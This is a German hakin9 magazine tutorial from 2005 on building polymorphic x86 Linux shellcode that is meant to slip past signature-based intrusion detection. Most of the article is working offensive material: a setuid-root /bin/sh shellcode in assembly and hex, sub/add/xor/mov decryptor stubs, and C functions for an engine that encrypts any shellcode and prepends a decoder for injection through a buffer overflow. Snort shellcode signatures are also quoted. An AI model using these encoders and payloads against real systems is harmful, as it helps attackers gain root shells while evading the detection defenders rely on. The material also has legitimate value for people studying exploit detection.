hakin9

Erstellung von polymorphen Shellcodes

Michał Piotrowski

Der Artikel wurde in der Ausgabe 6/2005 des Magazins *hakin9* publieziert.

Das *hakin9* Magazin, Wydawnictwo Software, ul. Piaskowa 3, 01-067 Warschau, Polen *de@hakin9.org*

Programmieren

Erstellung von polymorphen Shellcodes

Michał Piotrowski

Schwierigkeitsgrad

In einem Artikel, der in der vorherigen hakin9-Ausgabe veröffentlicht wurde, haben wir beschrieben, wie man einen Shellcode erstellen und modifizieren kann. Im vorliegenden Artikel erfahren Sie, was der Polymorphismus ist und wie man für IDS-Systeme unerkennbare Shellcodes schreiben kann.

Beim Angriff auf einen Netzwerkdienst besteht immer die Gefahr, dass man vom Intrusion Detection System (IDS) erkannt wird, und selbst wenn der Angriff erfolgreich war, wird der Angreifer vom Administrator sofort angepeilt und vom angegriffenen Netzwerk abgeschnitten. Dies ergibt sich daraus, dass die meisten Shellcodes einen ähnlichen Aufbau haben und dieselben Systemaufrufe und Assembler-Befehle nutzen. Deshalb ist es sehr einfach, universelle Signaturen für sie zu entwickeln.

Eine teilweise Lösung dieses Problems ist das Erstellen eines polymorphen Shellcodes, der keine Eigenschaften von typischen Shellcodes hat, und zugleich dieselben Funktionen realisiert. Dies scheint schwierig zu sein, in der Wirklichkeit aber, nachdem man den Aufbau von Shellcodes beherrscht hat, ist das kein Problem mehr. Ähnlich wie im Artikel *Optimierung der Shellcodes unter Linux* in *hakin9* 5/2005 verwenden wir hierfür eine 32-Bit-x86-Plattform, Linux mit dem Kernel 2.4 (alle Beispiele laufen auch auf Systemen mit dem Kernel 2.6) sowie die Tools Netwide Assembler (*nasm*) und *hexdump*.

Damit wir nicht von Anfang an beginnen müssen, nutzen wir die drei zuvor erstellten Programme. Wir nutzen zwei Shellcodes *write4.asm* und *shell4.asm*. Deren Quellcodes finden Sie in Listing 1 und 2, und die Art deren Umwandlung in den Maschinencode – in Abbildungen 1 und 2. Zum Testen unserer Shellcodes nutzen wir das Programm *test.c*, das in Listing 3 gezeigt wird.

Ausgebauter Shellcode

Unser Ziel ist das Schreiben eines Codes, der aus zwei Elementen besteht: der Decryptor-Funktion und des verschlüsselten Codes. Die

In diesem Artikel erfahren Sie...

- wie man einen polymorphen Shellcode schreiben kann,
- wie man ein Programm schreiben kann, das Shellcodes polymorphe Eigenschaften vergeben würde.

Was Sie vorher wissen/können sollten...

- Erfahrung mit Linux haben,
- über Programmiergrundlagen in C und Assembler verfügen.

Polymorphismus

Der Begriff *Polymorphismus* entstammt der griechischen Sprache und bedeutet *viele Formen*. In der Informatik wurde dieser Terminus zum ersten Mal vom bulgarischen Cracker mit dem Nicknamen Dark Avenger verwendet, der im Jahre 1992 den ersten polymorphen Virus geschrieben hat. Ziel der Nutzung von polymorphen Codes ist es grundsätzlich, die Erkennung durch Anpassung an Muster, also an charakteristische Eigenschaften, die die Identifizierung eines Codes ermöglichen, zu verhindern. Die Technik der Mustersuche wird für gewöhnlich in Antiviren-Programmen und IDS-Systemen eingesetzt.

Der Mechanismus, der am häufigsten zur Einführung von Polymorphismus in Programmcodes verwendet wird, ist die Verschlüsselung. Der eigentliche Code, von dem grundsätzliche Programmfunktionen realisiert werden, wird verschlüsselt – und zum Programm wird eine kleine Funktion hinzugefügt, deren einziges Ziel ist, den ursprünglichen Code zu entschlüsseln und zu starten.

Signaturen

Das Schlüsselelement jedes Network Intrusion Detection Systems (NIDS) ist eine Signaturdatenbank, d.h. eine Menge von Eigenschaften, die für einen Angriff oder für einen Angriffstyp charakteristisch sind. Das NIDS-System fängt sämtliche im Netzwerk verkehrenden Pakete ab, versucht sie an eine der Signaturen anzupassen, und schlägt Alarm, sobald eine solche Anpassung erfolgreich ist. Fortgeschrittenste NIDS-Systeme sind auch imstande, ein Firewall-System so umzukonfigurieren, dass dieses nicht den von der IP-Adresse des Eindringlings kommenden Verkehr zulässt.

Unten sind drei Beispielsignaturen für das Programm Snort dargestellt, die die meisten typischen Shellcodes für Linux-Systeme erkennen. Die erste Signatur erkennt die Funktion `setuid` (Bytes `B0 17 CD 80`), die zweite erkennt die Zeichenkette `/bin/sh` und die dritte Signatur erkennt die `NOP`-Falle:

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
  (msg:"SHELLCODE x86 setuid 0"; content:"|B0 17 CD 80|";
  reference:arachnids,436; classtype:system-call-detect;
  sid:650; rev:8;)
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
  (msg:"SHELLCODE Linux shellcode";
  content:"|90 90 90 E8 C0 FF FF FF|/bin/sh";
  reference:arachnids,343; classtype:shellcode-detect;
  sid:652; rev:9;)
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
  (msg:"SHELLCODE x86 NOOP"; content:"aaaaaaaaaaaaaaaaaaaa";
  classtype:shellcode-detect; sid:1394; rev:5;)
```

Polymorphe Codes sind durch IDS-Systeme viel schwieriger zu erkennenals typische Shellcodes, allerdings löst der Polymorphismus noch nicht alle Probleme. Die meisten IDS-Systeme von heute nutzen außer Signaturen mehr oder weniger fortgeschrittene Techniken, mit deren Hilfe auch verschlüsselte Shellcodes erkannt werden können. Zu den bekanntesten dieser Techniken gehören die Erkennung des `NOP`-Strings, Erkennung der Decryptor-Funktionen und Emulation des Codes.

Listing 1. *Die Datei write4.asm*

```
 1: BITS 32
 2:
 3: ; write(1,"hello, world!",14)
 4:  push word 0x0a21
 5:  push 0x646c726f
 6:  push 0x77202c6f
 7:  push 0x6c6c6568
 8:  mov ecx, esp
 9:  push byte 4
10:  pop eax
11:  push byte 1
12:  pop ebx
13:  push byte 14
14:  pop edx
15:  int 0x80
16:
17:  ; exit(0)
18:  mov eax, ebx
19:  xor ebx, ebx
20:  int 0x80
```

Listing 2. *Die Datei shell4.asm*

```
 1: BITS 32
 2:
 3: ; setreuid(0, 0)
 4:  push byte 70
 5:  pop eax
 6:  xor ebx, ebx
 7:  xor ecx, ecx
 8:  int 0x80
 9:
10: ; execve("/bin//sh",
    ["/bin//sh", NULL], NULL)
11:  xor eax, eax
12:  push eax
13:  push 0x68732f2f
14:  push 0x6e69622f
15:  mov ebx, esp
16:  push eax
17:  push ebx
18:  mov ecx, esp
19:  cdq
20:  mov al, 11
21:  int 0x80
```

Listing 3. *Die Datei test.c*

```
char shellcode[]="";
main() {
  int (*shell)();
 (int)shell = shellcode;
  shell();
}
```

allgemeine Funktionsweise des Codes soll folgendermaßen aussehen: nachdem der Code gestartet und in den Puffer des gewählten Programms eingeführt wurde, entschlüsselt die Decryptor-Funktion zunächst den eigentlichen Shellcode und übergibt ihm daraufhin die Steuerung. Die Struktur des ausgebauten Shellcodes ist in Abbildung 3 dargestellt. In Abbildung 4 sind die ausgewählten Ablaufsphasen des Shellcodes gezeigt.

Decryptor

Die Aufgabe des Decryptors ist es, den Shellcode zu entschlüsseln. Dies kann auf beliebige Weise erfolgen, allerdings werden meistens vier Methoden eingesetzt, die die grundsätzlichen Assembler-Funktionen nutzen:

- Subtrahieren (Befehl `sub`) – von jeweiligen Bytes des verschlüs-

```
~/shellcode
[enc]$ nasm write4.asm
[enc]$ hexdump -C write4
00000000  66 68 21 0a 68 6f 72 6c  64 68 6f 2c 20 77 68 68  |fh!.horldho, whh|
00000010  65 6c 6c 89 e1 6a 04 58  6a 01 5b 6a 0e 5a cd 80  |ell..j.Xj.[j.Z..|
00000020  89 d8 31 db cd 80                                 |..1...|
00000026
[enc]$
```

Abbildung 1. *Der Shellcode write4*

```
~/shellcode
[enc]$ nasm shell4.asm
[enc]$ hexdump -C shell4
00000000  6a 46 58 31 db 31 c9 cd  80 31 c0 50 68 2f 2f 73  |jFX1.1...1.Ph//s|
00000010  68 68 2f 62 69 6e 89 e3  50 53 89 e1 99 b0 0b cd  |hh/bin..PS......|
00000020  80                                                |.|
00000021
[enc]$
```

Abbildung 2. *Der Shellcode shell4*



Abbildung 3. *Struktur des polymorphen Codes*



Abbildung 4. *Ablaufsphasen des polymorphen Codes*

selten Shellcodes werden bestimmte Zahlenwerte subtrahiert,

- Addieren (Befehl `add`) – zu jeweiligen Bytes des Shellcodes werden bestimmte Zahlenwerte addiert,
- symmetrische Differenz (Befehl `xor`) – jeweilige Bytes des Shellcodes werden der Operation der symmetrischen Differenz mit einem bestimmten Wert unterzogen,
- Umstellung (Befehl `mov`) – jeweilige Bytes des Shellcodes werden durcheinander ersetzt.

In Listing 4 ist der Quellcode des Decryptors gezeigt, von dem die `sub`-Funktion genutzt wird. Nun versuchen wir dessen Funktionsweise zu verfolgen. Wir beginnen bei der dritten Zeile des Quellcodes und zwar der Stelle, die als `three` markiert ist. Dort steht der Befehl `call`, der die Programmausführung an `one` überträgt und gleichzeitig den Wert der Adresse des nächsten Befehls auf den Stack

Listing 4. *Die Datei decode_sub.asm*

```
 1: BITS 32
 2:
 3:  jmp short three
 4:
 5: one:
 6:  pop esi
 7:  xor ecx, ecx
 8:  mov cl, 0
 9:
10: two:
11:  sub byte [esi + ecx - 1], 0
12:  sub cl, 1
13:  jnz two
14:  jmp short four
15:
16: three:
17:  call one
18:
19: four:
```

ablegt. Dadurch befindet sich auf dem Stack die Adresse des Befehls, der als `four` markiert ist und nach dem Code des Decryptors steht – in unserem Fall ist es der Anfang des verschlüsselten Shellcodes.

In der sechsten Zeile nehmen wir diese Adresse vom Stack herunter und legen sie im ESI-Register ab, setzen das ECX-Register auf Null (Zeile 7) und legen darin (Zeile 8) eine 1-Byte-Zahl ab, die für die Länge des verschlüsselten Shellcodes steht. Im Moment ist es 0, allerdings ändern wir das später. Zwischen Zeilen 10 und 14 befindet sich eine Schleife, die so viele Durchläufe macht wie viele Bytes der verschlüsselte Shellcode hat. In darauffolgenden Durchläufen wird die im ECX-Register befindliche Zahl jeweils um eins verringert (Befehl `sub cl, 1`

```
~/shellcode
[enc]$ nasm decode_sub.asm
[enc]$ hexdump -C decode_sub
00000000  eb 11 5e 31 c9 b1 00 80  6c 0e ff 00 80 e9 01 75  |..^1....l......u|
00000010  f6 eb 05 e8 ea ff ff ff                           |........|
00000018
[enc]$ ndisasm decode_sub
00000000  EB11            jmp short 0x13
00000002  5E              pop si
00000003  31C9            xor cx,cx
00000005  B100            mov cl,0x0
00000007  806C0EFF        sub byte [si+0xe],0xff
0000000B  0080E901        add [bx+si+0x1e9],al
0000000F  75F6            jnz 0x7
00000011  EB05            jmp short 0x18
00000013  E8EAFF          call 0x0
00000016  FF              db 0xFF
00000017  FF              db 0xFF
[enc]$
```

Abbildung 5. *Kompilierung des Decryptors decode_sub.asm*

in Zeile 12) und die Schleife endet erst dann, wenn der Wert Null erreicht. Der Befehl `jnz two` (*Jump if Not Zero*) wird an den Anfang der Schleife und zwar an `two` springen, solange das Ergebnis der Subtraktion nicht Null beträgt.

In Zeile 11 steht der zuständige Befehl, von dem der Shellcode entschlüsselt wird – er subtrahiert von den darauffolgenden Bytes des Shellcodes (von hinten betrachtend) eine Null. Selbstverständlich hat das Subtrahieren einer Null an sich keinen Sinn, darauf kommen wir aber an weiterer Stelle des Artikels zurück. Nachdem der vollständige Code zur ursprünglichen Form wiederhergestellt wurde, springt der Decryptor (Zeile 14) an dessen Anfang, was die Ausführung der darin enthaltenen Befehle bewirkt.

Die Kompilierung des Decryptor-Codes wird auf gleiche Weise wie die des Shellcodes durchgeführt. Das ist in Abbildung 5 präsentiert. Wie man sehen kann, enthält der Code zwei Null-Bytes, die den Nullen in Zeilen 8 und 11 des Quellcodes von *decode_sub.asm* entsprechen. Bei der Verbindung des Decoders mit dem verschlüsselten Shellcode ändern wir sie in die richtigen – Nicht-Null-Werte.

Verschlüsselung des Shellcodes

Nun haben wir die Decryptor-Funktion, uns fehlt aber der verschlüsselte Shellcode. Wir haben auch die Shellcodes selbst – *write4* und *shell4*. Wir müssen sie also in eine Form umwandeln, in der sie mit dem Decryptor zusammenarbeiten können. Wir könnten dies von Hand machen, indem wir zu jedem Byte des Codes einen Wert hinzufügen würden. Eine solche Lösung ist jedoch nur wenig effektiv und auf die Dauer nicht komfortabel. Stattdessen nutzen wir das neue Programm namens *encode1.c*, das in Listing 5 zu sehen ist.

Zu jedem Byte der Zeichenvariable `shellcode` fügt dieses Programm den in der Variable `offset` festgelegten Wert hinzu. In diesem Fall modifizieren wir den Shellcode `write4`, indem wir jedes Byte um 1 erhöhen. Die Kompilierung des Programms und das Funktionsergebnis ist in Abbildung 6 zu sehen. Beim Vergleich des ursprünglichen mit dem verschlüsselten Shellcode bemerkt man, dass sie sich wirklich um 1 unterscheiden. Ansonsten enthält der Code, den wir unter Einsatz des Programms *encode1* erzielt haben, keine Null-Bytes (`0x00`) – und deshalb kann er in ein für einen Pufferüberlauf anfälliges Programm eingeimpft werden.

Listing 5. *Die Datei encode1.c*

```
#include <stdio.h>
char shellcode[] =
  "\x66\x68\x21\x0a\x68\x6f\x72\x6c\x64\x68\x6f\x2c\x20\x77\x68\x68"
  "\x65\x6c\x6c\x89\xe1\x6a\x04\x58\x6a\x01\x5b\x6a\x0e\x5a\xcd\x80"
  "\x89\xd8\x31\xdb\xcd\x80";
int main() {
  char *encode;
  int shellcode_len, encode_len;
  int count, i, l = 16;
  int offset = 1;
  shellcode_len = strlen(shellcode);
  encode = (char *) malloc(shellcode_len);
  for (count = 0; count < shellcode_len; count++)
    encode[count] = shellcode[count] + offset;
  printf("Encoded shellcode (%d bytes long):\n", strlen(encode));
  printf("char shellcode[] =\n");
  for (i = 0; i < strlen(encode); ++i) {
    if (l >= 16) {
      if (i) printf("\"\n");
      printf("\t\"");
      l = 0;
    }
    ++l;
    printf("\\x%02x", ((unsigned char *)encode)[i]);
  }
  printf("\";\n");
  free(encode);
  return 0;
}
```

Listing 6. *Modifizierte Version der Datei test.c*

```
char shellcode[] =
  //decoder - decode_sub
  "\xeb\x11\x5e\x31\xc9\xb1\x26\x80\x6c\x0e\xff\x01\x80\xe9\x01\x75"
  "\xf6\xeb\x05\xe8\xea\xff\xff\xff"
  //encoded shellcode - write4
  "\x67\x69\x22\x0b\x69\x70\x73\x6d\x65\x69\x70\x2d\x21\x78\x69\x69"
  "\x66\x6d\x6d\x8a\xe2\x6b\x05\x59\x6b\x02\x5c\x6b\x0f\x5b\xce\x81"
  "\x8a\xd9\x32\xdc\xce\x81";
main() {
  int (*shell)();
  (int)shell = shellcode;
  shell();
}
```

```
~/shellcode
[enc]$ gcc -o encode1 encode1.c
[enc]$ ./encode1
Encoded shellcode (38 bytes long):
char shellcode[] =
        "\x67\x69\x22\x0b\x69\x70\x73\x6d\x65\x69\x70\x2d\x21\x78\x69\x69"
        "\x66\x6d\x6d\x8a\xe2\x6b\x05\x59\x6b\x02\x5c\x6b\x0f\x5b\xce\x81"
        "\x8a\xd9\x32\xdc\xce\x81";
[enc]$
```

Abbildung 6. *Kompilierung und Ablauf des Programms encode1.c*

```
~/shellcode
[enc]$ cat test.c
char shellcode[] =

        //decoder - decode_sub
        "\xeb\x11\x5e\x31\xc9\xb1\x26\x80\x6c\x0e\xff\x01\x80\xe9\x01\x75"
        "\xf6\xeb\x05\xe8\xea\xff\xff\xff"

        //encoded shellcode - write4
        "\x67\x69\x22\x0b\x69\x70\x73\x6d\x65\x69\x70\x2d\x21\x78\x69\x69"
        "\x66\x6d\x6d\x8a\xe2\x6b\x05\x59\x6b\x02\x5c\x6b\x0f\x5b\xce\x81"
        "\x8a\xd9\x32\xdc\xce\x81";

main()
{
        int (*shell)();
        (int)shell = shellcode;
        shell();
}
[enc]$ gcc -o test test.c
[enc]$ ./test
hello, world!
[enc]$
```

Abbildung 7. *Wir überprüfen die Funktionsweise des polymorphen Codes*

Listing 7. *Die Datei decode_mov.asm*

```
 1: BITS 32
 2:
 3:  jmp short three
 4:
 5: one:
 6:  pop esi
 7:  xor eax, eax
 8:  xor ebx, ebx
 9:  xor ecx, ecx
10:  mov cl, 0
11:
12: two:
13:  mov byte al, [esi + ecx - 1]
14:  mov byte bl, [esi + ecx - 2]
15:  mov byte [esi + ecx - 1], bl
16:  mov byte [esi + ecx - 2], al
17:  sub cl, 2
18:  jnz two
19:  jmp short four
20:
21: three:
22:  call one
23:
24: four:
```

Decryptor mit dem Code verbinden

Jetzt haben wir den Decryptor und den verschlüsselten Code. Es genügt, sie zu verbinden und zu testen, ob alles wunschgemäß funktioniert. Nun tragen wir alles in die Variable `shellcode` des Programms *test.c* (Listing 6) ein, wobei die zwei Null-Bytes, die im Code des Decryptors enthalten waren, haben wir jeweils durch den Wert `\x26` (die Länge des verschlüsselten Codes beträgt 38 Bytes – 26 im Hexadezimalsystem) und den Wert `\x01` (um den ursprünglichen Shellcode zu erzielen, müssen wir den Wert jedes Bytes um 1 reduzieren) ersetzt. Wie man in Abbildung 7 sehen kann, läuft unser neuer, polymorpher Shellcode einwandfrei – der ursprüngliche Shellcode wird entschlüsselt und schreibt eine Meldung auf die Standardausgabe.

Wir bauen eine Engine

Sie können bereits den Shellcodes polymorphe Eigenschaften vergeben und sie dadurch vor IDS-Systemen verschleiern. Versuchen wir also ein einfaches Programm zu schreiben, das es uns ermöglicht, den ganzen Vorgang zu automatisieren – auf der Eingabe nimmt dieses Programm den Shellcode in der ursprünglichen Version an, verschlüsselt ihn dann und fügt den passenden Decryptor hinzu.

Nun beginnen wir mit der Erstellung der Decryptoren, von denen die Befehle `add`, `xor` und `mov` genutzt werden. Benennen wir sie folgendermaßen: `decode_add`, `decode_xor` und `decode_mov`. Da sich die Quellcodes der Funktionen `decode_add` und `decode_xor` von der zuvor erstellten Funktion `decode_sub` nur durch einen Befehl in Zeile 11 unterscheiden, werden wir sie nicht völlig eintragen. Es genügt, Zeile 11 durch `add byte [esi + ecx - 1], 0` (für `decode_add`) oder `xor byte [esi + ecx - 1], 0` (für `decode_xor`) zu ersetzen. Der Quellcode von `decode_mov` (Listing 7) ist etwas

```
~/shellcode
[enc]$ nasm decode_add.asm
[enc]$ nasm decode_xor.asm
[enc]$ nasm decode_mov.asm
[enc]$ hexdump -C decode_add
00000000  eb 11 5e 31 c9 b1 00 80  44 0e ff 00 80 e9 01 75  |..^1....D......u|
00000010  f6 eb 05 e8 ea ff ff ff                           |........|
00000018
[enc]$ hexdump -C decode_xor
00000000  eb 11 5e 31 c9 b1 00 80  74 0e ff 00 80 e9 01 75  |..^1....t......u|
00000010  f6 eb 05 e8 ea ff ff ff                           |........|
00000018
[enc]$ hexdump -C decode_mov
00000000  eb 20 5e 31 c0 31 db 31  c9 b1 00 8a 44 0e ff 8a  |. ^1.1.1....D...|
00000010  5c 0e fe 88 5c 0e ff 88  44 0e fe 80 e9 02 75 eb  |\...\...D.....u.|
00000020  eb 05 e8 db ff ff ff                              |.......|
00000027
[enc]$
```

Abbildung 8. *Die Decryptoren add, xor und mov*

Listing 8. *Definitionen der Decryptoren*

```
char decode_sub[] =
  "\xeb\x11\x5e\x31\xc9\xb1\x00\x80\x6c\x0e\xff\x00\x80\xe9\x01\x75"
  "\xf6\xeb\x05\xe8\xea\xff\xff\xff";
char decode_add[] =
  "\xeb\x11\x5e\x31\xc9\xb1\x00\x80\x44\x0e\xff\x00\x80\xe9\x01\x75"
  "\xf6\xeb\x05\xe8\xea\xff\xff\xff";
char decode_xor[] =
  "\xeb\x11\x5e\x31\xc9\xb1\x00\x80\x74\x0e\xff\x00\x80\xe9\x01\x75"
  "\xf6\xeb\x05\xe8\xea\xff\xff\xff";
char decode_mov[] =
  "\xeb\x20\x5e\x31\xc0\x31\xdb\x31\xc9\xb1\x00\x8a\x44\x0e\xff\x8a"
  "\x5c\x0e\xfe\x88\x5c\x0e\xff\x88\x44\x0e\xfe\x80\xe9\x02\x75\xeb"
  "\xeb\x05\xe8\xdb\xff\xff\xff";
```

anders und nutzt vier `mov`-Befehle, von denen alle zwei benachbarte Bytes umplatziert werden. Nun kompilieren wir die Codes und erhalten die Programme, die in Abbildung 8 gezeigt sind. Anschließend wandeln wir sie in Zeichenvariablen um und führen sie in die Quelldatei unserer Engine *encodee.c* ein (Listing 8).

Verschlüsselungsfunktionen

Jetzt müssen wir vier Funktionen erstellen, von denen der Shellcode in der ursprünglichen Form eingelesen und verschlüsselt wird. Wir benennen diese Funktionen: `encode_sub`, `encode_add`, `encode_xor` und `encode_mov`. Die ersten drei von ihnen nehmen als Argument den Zeiger auf den zu verschlüsselnden Shellcode sowie einen Schlüssel in Form des Verschiebewertes an und geben den Zeiger auf den neu erstellten Code aus. Für den Fall, dass bei der Verschlüsselung im Ergebnisschellcode ein Null-Byte erscheint, unterbrechen die Funktionen ihre Ausführung und geben NULL aus.

Etwas anders sieht die Funktion `encode_mov` aus, die nur ein Argument annimmt (Shellcode) und darin alle zwei benachbarte Bytes umplatziert. Um einige mit der Modifizierung des Codes mit der ungeraden Byteanzahl verbundene Fehler zu vermeiden, überprüft die Funktion die Länge des Shellcodes und bei Bedarf tauscht sie das letzte Byte mit dem NOP-Befehl (`0x90`) aus. Dadurch ist die Länge des Codes immer das Vielfache von 2. Alle vier Funktionen sind in Listing 9 dargestellt.

Funktionen, die den Decryptor mit dem verschlüsselten Code verbinden

Um den Decryptor-Code mit dem verschlüsselten Shellcode zu verbinden, nutzen wir auch eine der vier Funktionen: `add_sub_decoder`, `add_add_decoder`, `add_xor_decoder` und `add_mov_decoder`. Jede von ihnen modifiziert den Decryptor in der entsprechenden Variable so, um die darin stehenden Nullstellen durch die Länge des verschlüsselten Codes und den Verschiebewert zu ersetzen.

Listing 9. *Verschlüsselungsfunktionen*

```
char *encode_sub(char *scode, int offset) {
  char *ecode = NULL;
  int scode_len = strlen(scode);
  int i;
  ecode = (char *) malloc(scode_len);
  for (i = 0; i < scode_len; i++) {
    ecode[i] = scode[i] + offset;
    if (ecode[i] == '\0') {
      free(ecode);
      ecode = NULL;
      break;
    }
  }
  return ecode;
}

char *encode_add(char *scode, int offset) {
  char *ecode = NULL;
  int scode_len = strlen(scode);
  int i;
  ecode = (char *) malloc(scode_len);
  for (i = 0; i < scode_len; i++) {
    ecode[i] = scode[i] - offset;
    if (ecode[i] == '\0') {
      free(ecode);
      ecode = NULL;
      break;
    }
  }
  return ecode;
}

char *encode_xor(char *scode, int offset) {
  char *ecode = NULL;
  int scode_len = strlen(scode);
  int i;
  ecode = (char *) malloc(scode_len);
  for (i = 0; i < scode_len; i++) {
    ecode[i] = scode[i] ^ offset;
    if (ecode[i] == '\0') {
      free(ecode);
      ecode = NULL;
      break;
    }
  }
  return ecode;
}

char *encode_mov(char *scode) {
  char *ecode = NULL;
  int scode_len = strlen(scode);
  int ecode_len = scode_len;
  int i;
  if ((i = scode_len % 2) > 0)
    ecode_len++;
  ecode = (char *) malloc(ecode_len);
  for (i = 0; i < scode_len; i += 2) {
    if (i + 1 == scode_len)
      ecode[i] = 0x90;
    else
      ecode[i] = scode[i + 1];
    ecode[i + 1] = scode[i];
  }
  return ecode;
}
```

Listing 10. *Eine der Funktionen, die den Decryptor mit dem verschlüsselten Code verbinden*

```
char *add_sub_decoder(char *ecode, int offset) {
  char *pcode = NULL;
  int ecode_len = strlen(ecode);
  int decode_sub_len;
  decode_sub[6] = ecode_len;
  decode_sub[11] = offset;
  decode_sub_len = strlen(decode_sub);
  pcode = (char *) malloc(decode_sub_len + ecode_len);
  memcpy(pcode, decode_sub, decode_sub_len);
  memcpy(pcode + decode_sub_len, ecode, ecode_len);
  return pcode;
}
```



Abbildung 9. *Wir kompilieren das Programm encodee und erstellen einen Beispielshellcode*

Daraufhin verbindet eine solche Funktion den Decryptor mit dem verschlüsselten Code, der als Argument eingelesen wurde, und gibt den Zeiger auf den fertigen polymorphen Code aus. In Listing 10 ist eine dieser Funktionen präsentiert – die restlichen sind ein Bestandteil der Datei *encodee.c*, die Sie auf *hakin9.live* finden.

Hilfsfunktionen und die Hauptfunktion

Wir benötigen noch ein paar Hilfsfunktionen, die unsere Arbeit mit dem Programm erleichtern. Die wichtigste von ihnen heißt `get_shellcode` und holt den ursprünglichen Shellcode aus der als Argument angegebenen Datei. Die zweite Funktion, `print_code`, zeigt den Shellcode in formatierter, zum Platzieren in einem Exploit oder im Programm *test.c* fertiger Form an. Die letzten zwei Funktionen sind `usage` und `getoffset` – die erste von ihnen zeigt die Art des Programmstarts an und die zweite generiert eine Zahl, die als Verschiebewert genutzt wird (für den Fall, dass dieser nicht vom Benutzer angegeben wurde). Die Codes dieser Funktionen sind in der Datei *encodee.c* auf *hakin9.live* zu finden.

Über den Autor

Der Diplominformatiker Michał Piotrowski ist ein erfahrener Netzwerk- und Systemadministrator. Über drei Jahre lang arbeitete er als Sicherheitsinspektor bei einer Institution, die sich mit der Bedienung der übergeordneten polnischen PKI-Zertifizierungsstelle beschäftigt. Zurzeit ist er als Spezialist für Informations- und Telekommunikationssicherheit bei einer der größten polnischen Finanzinstitutionen tätig.

Sämtliche Bestandteile des Programms verbinden wir ins Ganze mit Hilfe der Funktion `main` (siehe Datei *encodee.c* auf *hakin9.live*). Sie ist sehr einfach – zunächst überprüft sie die Parameter, mit denen das Programm gestartet wurde, dann holt sie den Shellcode aus der angegebenen Datei, verschlüsselt diesen mit der gewählten Funktion, fügt den Decryptor hinzu und schreibt alles auf die Standardausgabe.

Wir testen das Programm

Jetzt sollten wir überprüfen, ob unser Programm richtig funktioniert. Zu diesem Zweck erstellen wir auf der Basis des Codes *write4* einen Shellcode, verschlüsselt mit dem Befehl `add` und der Verschiebung gleich 15 (Abbildung 9).

Fazit

Sie haben Methoden zum Generieren von polymorphen Shellcodes kennen gelernt. Es ist uns auch gelungen, ein Programm zu schreiben, mit dessen Hilfe der ganze Vorgang automatisiert wird. Selbstverständlich ist das ein sehr einfaches Programm, das lediglich die vier bekanntesten Decryptoren nutzt. Auf jeden Fall kann es als guter Ansatzpunkt für eigene Experimente und Erfahrungen dienen. ●

Im Internet

- *http://www.orkspace.net/software/libShellCode/index.php* – die Homepage des Projektes libShellCode,
- *http://www.ktwo.ca/security.html* – die Homepage des Autors von ADMmutate,
- *http://www.phiral.com/* – die Homepage des Autors des Programms dissembler.